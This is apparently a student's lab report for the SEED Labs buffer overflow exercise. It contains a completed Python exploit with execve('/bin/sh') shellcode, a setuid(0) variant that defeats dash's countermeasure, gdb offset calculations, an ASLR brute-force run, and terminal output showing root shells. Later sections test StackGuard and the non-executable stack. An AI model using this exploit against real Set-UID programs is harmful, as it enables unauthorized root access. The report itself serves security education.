Justin Gallagher

CSC 482


Buffer Overflow Lab

The purpose of this lab is to understand the vulnerabilities that arise with the buffer, mainly Buffer Overflow. Buffer Overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. It can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code.

In this lab, we will carry out a stack smashing attack against a program holding a buffer overflow vulnerability. It will also teach us common methods of protection against these types of attacks. Overall, this lab covers the buffer overflow vulnerability and attack, stack layout in a function invocation, address randomization, non-executable stack, StackGuard, shellcode, and the return-to-libc attack.

Task 0: Turning Off Countermeasures

To start this lab, we must turn off security mechanisms that make the buffer-overflow attack difficult to perform. As the lab progresses, these security mechanisms will be turned on one-by-one to test if the buffer overflow attack is still successful. First, we disable Address Space Randomization which randomizes the starting address of heap and stack. This makes guessing the exact addresses difficult, which is a large part of buffer overflow. We disable this with the `sudo sysctl -w kernel.randomize_va_space=0` command. Second, we disable the StackGuard Protection Scheme. The GCC compiler implements a security mechanism called Stack-Guard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. We can disable this protection during the compilation using the '–fno-stack-protector' option with GCC, like this command: `gcc -fno-stack-protector example.c` . Third, we use the –z option with either noexecstack or execstack to decide whether that stack is executable or not. Lastly, we alter the link from /bin/sh to point to another shell program because /bin/dash (the place /bin/sh is linked to by default) makes our attack difficult to carry out. There is a shell program called 'zsh' that we link to with this command: `sudo ln -sf /bin/zsh /bin/sh.` Below is a picture containing the commands that I will be using throughout this lab along with proof that the link between sh and /bin/zsh has been created.



```
Terminal
[09/10/20]seed@VM:~$ cd /bin
[09/10/20]seed@VM:/bin$ ls -l *sh
-rwxr-xr-x 1 root root 1109564 Jun 24  2016 bash
-rwxr-xr-x 1 root root  173644 Feb 17  2016 dash
lrwxrwxrwx 1 root root       4 Jul 25  2017 rbash -> bash
lrwxrwxrwx 1 root root      22 Jul 25  2017 rzsh -> /etc/alternatives/rzsh
lrwxrwxrwx 1 root root       8 Sep 10 16:08 sh -> /bin/zsh
lrwxrwxrwx 1 root root       7 Jul 25  2017 static-sh -> busybox
lrwxrwxrwx 1 root root      21 Jul 25  2017 zsh -> /etc/alternatives/zsh
[09/10/20]seed@VM:/bin$
```

Task 1: Running Shellcode

In this task, we learn more about shellcode. A shellcode is the code to launch a shell. It must be loaded into the memory so that we can force the vulnerable program to jump to it. We start by taking the program 'call_shellcode.c' and compiling it. I downloaded this program from the SEED Labs website. A picture of the command used to compile call_shellcode.c' is below. I then tested it and was successfully met with a shell prompt.


```
Terminal
[09/10/20]seed@VM:~$ cd Documents/lab4
[09/10/20]seed@VM:~/.../lab4$ ls
[09/10/20]seed@VM:~/.../lab4$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplici
t-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in functi
on 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcp
y'
[09/10/20]seed@VM:~/.../lab4$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[09/10/20]seed@VM:~/.../lab4$ ./call_shellcode
$
```

Next in this task, we look at the program that we will be taking advantage of due to its buffer overflow vulnerability. It is called 'stack.c' and was downloaded from the SEED Labs website. Once downloaded, I compiled the program remembering to turn off the StackGuard and the non-executable stack protections. The command used is pictured below. I also used commands to make the program a root owned Set-UID program.


```
Terminal
[09/10/20]seed@VM:~$ cd Documents/lab4
[09/10/20]seed@VM:~/.../lab4$ ls
[09/10/20]seed@VM:~/.../lab4$ gcc -z execstack -fno-stack-protector -o stack stack.c
[09/10/20]seed@VM:~/.../lab4$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[09/10/20]seed@VM:~/.../lab4$ sudo chown root stack
[09/10/20]seed@VM:~/.../lab4$ sudo chmod 4755 stack
[09/10/20]seed@VM:~/.../lab4$
```

Task 2: Exploiting the Vulnerability


In this task, a program called ‘exploit.py’ is given and the goal is to finish the code so that it creates a file called ‘badfile’ which will then be used to exploit the stack program so that we can access the root shell. First, I downloaded ‘exploit.py’ and gave it executable permissions. To see what would happen without changing ‘exploit.py’, I ran it, and it created the file ‘badfile’. I then ran ‘stack’ and was presented with a presentation fault.



To see the issue, I debugged the program with the compiler’s ‘-g’ debug option. I then used the ‘gdb’ command with the newly created debug program I called ‘stackdbg’. I set a breakpoint at the beginning of the bof function using the command ‘b bof’. Then I ran the program using the ‘r’ command.



There are two things that need to be determined for ’stack’ to work properly. The ’badfile’ needs to be given a return address and an offset value. These values can be found by using the debugger. To find the return address value, we need to find the frame pointer address value. Using the frame pointer, we know that the return address is the frame pointers address plus 4 and the next address it can jump to is the frame pointer plus 8. The frame pointer is represented by ’ebp’. We can print this value to the debugger by using the ’print’ command. Next, we need to find the offset. This is the value found by taking the return address and subtracting the start of the buffer address. To find the buffer address, we use the ’print’ command with the buffer address represented by ’buffer.’ We can then take the two values and find their difference. The result is a hexadecimal number but converted to decimal it equals 32. And since the address field is 4 bytes above where ’ebp’ points, the offset is 36.



```
Terminal
   0x80484fa <bof+15>:   push   eax
   0x80484fb <bof+16>:   call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeaf0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeaf4 --> 0x0
0008| 0xbfffeaf8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeafc --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb00 --> 0xbfffed68 --> 0x0
0020| 0xbfffeb04 --> 0xb7feff10 (<_dl_runtime_resolve+16>:       pop    edx)
0024| 0xbfffeb08 --> 0xb7dc888b (<__GI__IO_fread+11>:    add    ebx,0x153775)
0028| 0xbfffeb0c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb57 "\335\252", '\220' <repeats 196 times>...)
    at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb18
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeaf8
gdb-peda$ p/d 0xbfffeb18 - 0xbfffeaf8
$3 = 32
gdb-peda$
```

As seen from the picture above, the return address that we will be putting in the exploit.py program to make ’badfile' is 0xbfffeb18 + 8. The offset is 36. We now change the ’exploit.py’ program to use this address and offset, then run it to create ’badfile’. Once ’badfile’ has been created, we can now run ’stack’ to test and see if the buffer overflow attack was successful. On attempting my first run of stack, I was met with the error ”Illegal instruction”. Looking into this further, the problem ended up being with the return address. The return address I had used to create ’badfile,’ 0xbfffeb18 + 8, needed to be replaced with a larger value because gdb might push additional data onto the stack at the beginning, causing the stack frame to be allocated deeper than it would have the program been run normally. Therefore, I added 120 to the return address as opposed to 8. This fixed the issue, because upon running ’stack’ I was met with the root shell prompt which means that the attack was successful. I also run the id command to ensure we are root. Below is a picture of my modified exploit.py program and a picture of the commands used to successfully run stack and perform buffer overflow.

~/labs/buffer-overflow/task2/exploit.py - Sublime Text (UNREGISTERED)

exploit.py | stack.c

```python
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"     # xorl    %eax,%eax
    "\x50"         # pushl   %eax
    "\x68""//sh"   # pushl   $0x68732f2f
    "\x68""/bin"   # pushl   $0x6e69622f
    "\x89\xe3"     # movl    %esp,%ebx
    "\x50"         # pushl   %eax
    "\x53"         # pushl   %ebx
    "\x89\xe1"     # movl    %esp,%ecx
    "\x99"         # cdq
    "\xb0\x0b"     # movb    $0x0b,%al
    "\xcd\x80"     # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffeb18 + 120    # replace 0xAABBCCDD with the correct value
offset = 36             # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)

```

Terminal

```
[09/10/20]seed@VM:~/.../task2$ ./exploit.py
[09/10/20]seed@VM:~/.../task2$ xxd badfile | less
[09/10/20]seed@VM:~/.../task2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[09/10/20]seed@VM:~/.../task2$
```

We are also able to change our UID within the shell to be root as well as the EUID by running a program from within the shell prompt that I called 'realuid'. After running this, we confirm that the UID is root. Shown below along with the 'realuid.c' program.

~/labs/buffer-overflow/task2/

realuid.c

```c
void main()
{
    setuid(0);
    system("/bin/sh");
}
```

Task 3: Defeating dash's Countermeasure

In task 3, we learn how to defeat dash's countermeasure. dash drops privileges when an effective UID does not match the real UID. One approach to defeating this measure requires the presence of another shell program in the target system, in our case it would be /bin/zsh. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking setuid(0) before executing execve() in the shellcode. This will be the approach we use. First, we change the /bin/sh symbolic link, to point back to/bin/dash. Next, a given program called 'dash_shell_test' is created and compiled that will invoke setuid(0) to change the real user ID. But first, we comment out the 'setuid(0)' line to see what the result is. We also change the program to be a root owned SetUID program.

~/labs/buffer-overflow/task3/dash_shell_test.c - Sublime

dash_shell_test.c

```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

Terminal

```
[09/16/20]seed@VM:~/.../task3$ sudo ln -sf /bin/dash /bin/sh
[09/16/20]seed@VM:~/.../task3$ gcc dash_shell_test.c -o dash_shell_test
[09/16/20]seed@VM:~/.../task3$ sudo chown root dash_shell_test
[09/16/20]seed@VM:~/.../task3$ sudo chmod 4755 dash_shell_test
[09/16/20]seed@VM:~/.../task3$
```

```
[09/16/20]seed@VM:~/.../task3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ exit
```

Upon running 'dash_shell_test', we find that we enter our own shell with the user ID being seed (shown above). We then remove the comment portion so that now the program sets the UID to zero before running the execve command. Upon compiling and running the new version of 'dash_shell_test', we see that we now enter the root shell, and our user ID is also root. This confirms that the 'setuid(0)' worked and gave us access to the root shell (shown below).

~/labs/buffer-overflow/task3/dash_shell_te

dash_shell_test.c

```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

Terminal

```
[09/16/20]seed@VM:~/.../task3$ gcc dash_shell_test.c -o dash_shell_test
[09/16/20]seed@VM:~/.../task3$ ll
total 76
-rw-rw-r-- 1 seed seed  517 Sep 10 20:41 badfile
-rwxrwxr-x 1 seed seed 7388 Sep 10 18:44 call_shellcode
-rw-rw-r-- 1 seed seed  951 Sep 10 18:41 call_shellcode.c
-rwxrwxr-x 1 seed seed 7444 Sep 16 19:49 dash_shell_test
-rw-rw-r-- 1 seed seed  189 Sep 16 19:46 dash_shell_test.c
-rw-rw-r-- 1 seed seed 1260 Sep 10 18:41 exploit.c
-rwxrwxr-x 1 seed seed 1027 Sep 10 20:24 exploit.py
-rw-rw-r-- 1 seed seed   11 Sep 10 20:08 peda-session-stackdbg.txt
-rwxrwxr-x 1 seed seed 7388 Sep 10 20:54 realuid
-rw-rw-r-- 1 seed seed   49 Sep 10 20:54 realuid.c
-rwsr-xr-x 1 seed seed 7516 Sep 10 18:47 stack
-rw-rw-r-- 1 seed seed  977 Sep 10 20:01 stack.c
-rwxrwxr-x 1 seed seed 9856 Sep 10 20:01 stackdbg
[09/16/20]seed@VM:~/.../task3$ sudo chown root dash_shell_test
[09/16/20]seed@VM:~/.../task3$ sudo chmod 4755 dash_shell_test
[09/16/20]seed@VM:~/.../task3$ ll dash_shell_test
-rwsr-xr-x 1 root seed 7444 Sep 16 19:49 dash_shell_test
[09/16/20]seed@VM:~/.../task3$ dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

Now that we have covered how to defeat dash's countermeasure, we can move onto the buffer-overflow attack. This will require adding assembly code to the program 'exploit.py' from task #2. The updated shellcode adds 4 instructions: (1) set ebx to zero in Line 2, (2) set eax to 0xd5 via Line1 and 3 (0xd5 is setuid()'s system call number), and (3) execute the system call in Line 4. Once 'exploit.py' is compiled, I run it to create 'badfile' which is the malicious file with updated code. I then run the root owned SetUID program 'stack' exactly as seen in task #2. The results prove that we can gain access to root's terminal and checking the ID we also see that the user's ID is root. This means that the attack was successful, and we were able to defeat dash's countermeasure. All commands used in this task have been pictured above and below.

~/labs/buffer-overflow/task3/exploit.py - Sublime Text (UNREGISTERED)

exploit.py


```python
#!/usr/bin/python3
import sys

shellcode= (
   "\x31\xc0"
   "\x31\xdb"
   "\xb0\xd5"
   "\xcd\x80"
   "\x31\xc0"      # xorl    %eax,%eax
   "\x50"          # pushl   %eax
   "\x68""//sh"    # pushl   $0x68732f2f
   "\x68""/bin"    # pushl   $0x6e69622f
   "\x89\xe3"      # movl    %esp,%ebx
   "\x50"          # pushl   %eax
   "\x53"          # pushl   %ebx
   "\x89\xe1"      # movl    %esp,%ecx
   "\x99"          # cdq
   "\xb0\x0b"      # movb    $0x0b,%al
   "\xcd\x80"      # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffeb18 + 120    # replace 0xAABBCCDD with the correct value
offset = 36                # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)

```

Terminal

```
[09/16/20]seed@VM:~/.../task3$ exploit.py
[09/16/20]seed@VM:~/.../task3$ ll badfile
-rw-rw-r-- 1 seed seed 517 Sep 16 21:36 badfile
[09/16/20]seed@VM:~/.../task3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

Task 4: Defeating Address Randomization


In order to defeat Address Randomization, we first need to create a shell script that runs the vulnerable program 'stack' on loop only stopping when the attack is successful. I created this and called it 'bruteforce.' I then made 'bruteforce' root owned SetUID. After that, I ran the command `sudo /sbin/sysctl -w kernel.randomize_va_space=2` that turned the address randomization back on. I then ran 'bruteforce' and after a couple of minutes, I was successfully met with root's terminal and the user ID set to root. Commands used to defeat address randomization are pictured below:



```
Terminal
3 minutes and 10 seconds elapsed.
The program has been running 39191 times so far.
./bruteforce: line 16: 28409 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39192 times so far.
./bruteforce: line 16: 28410 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39193 times so far.
./bruteforce: line 16: 28411 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39194 times so far.
./bruteforce: line 16: 28412 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39195 times so far.
./bruteforce: line 16: 28413 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39196 times so far.
./bruteforce: line 16: 28414 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39197 times so far.
./bruteforce: line 16: 28415 Segmentation fault      ./stack
3 minutes and 10 seconds elapsed.
The program has been running 39198 times so far.
./bruteforce: line 16: 28416 Segmentation fault      ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

Task 5: Turn on the StackGuard Protection


In this task, we attempt the same attacks as before but this time with the StackGuard protection enabled. To start, we use a command to turn off address randomization. I then recompiled ‘stack.c’ but this time I left out the option for StackGuard. This program called ‘stackSG’ is then made SetUID and root owned. Upon running ‘stackSG’, we see that an error arises and the program is aborted. StackGuard successfully blocks our attack. The commands used in this task are pictured below.



```
Terminal
[09/16/20]seed@VM:~/.../task4$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/16/20]seed@VM:~/.../task4$ cd ..
[09/16/20]seed@VM:~/.../buffer-overflow$ cd task5
[09/16/20]seed@VM:~/.../task5$ gcc -z execstack -o stackSG stack.c
[09/16/20]seed@VM:~/.../task5$ ll stackSG
-rwxrwxr-x 1 seed seed 7564 Sep 16 22:39 stackSG
[09/16/20]seed@VM:~/.../task5$ sudo chown root stackSG
[09/16/20]seed@VM:~/.../task5$ sudo chmod 4755 stackSG
[09/16/20]seed@VM:~/.../task5$ ll stackSG
-rwsr-xr-x 1 root seed 7564 Sep 16 22:39 stackSG
[09/16/20]seed@VM:~/.../task5$ ./exploit.py
[09/16/20]seed@VM:~/.../task5$ ./stackSG
*** stack smashing detected ***: ./stackSG terminated
Aborted
[09/16/20]seed@VM:~/.../task5$
```

Task 6: Turn on the Non-Executable Stack Protection

Like task 5, in this task we will we recompile our vulnerable program using the noexecstack option, and then repeat the attack in task 2. To start, we use a command to turn off address randomization. Then I used a command to recomiple the program 'stack.c' without the execstack option and this time with the noexecstack option. This program 'stackEX' is then made SetUID and root owned. Upon running 'stackEX' we get a segmentation fault meaning that the program was unsuccessful. Commands used are pictured below.



```
Terminal
[09/16/20]seed@VM:~/.../task5$ gcc -z noexecstack -fno-stack-protector -o stackE
X stack.c
[09/16/20]seed@VM:~/.../task5$ ll stackEX
-rwxrwxr-x 1 seed seed 7516 Sep 16 22:46 stackEX
[09/16/20]seed@VM:~/.../task5$ sudo chown root stackEX
[09/16/20]seed@VM:~/.../task5$ sudo chmod 4755 stackEX
[09/16/20]seed@VM:~/.../task5$ ll stackEX
-rwsr-xr-x 1 root seed 7516 Sep 16 22:46 stackEX
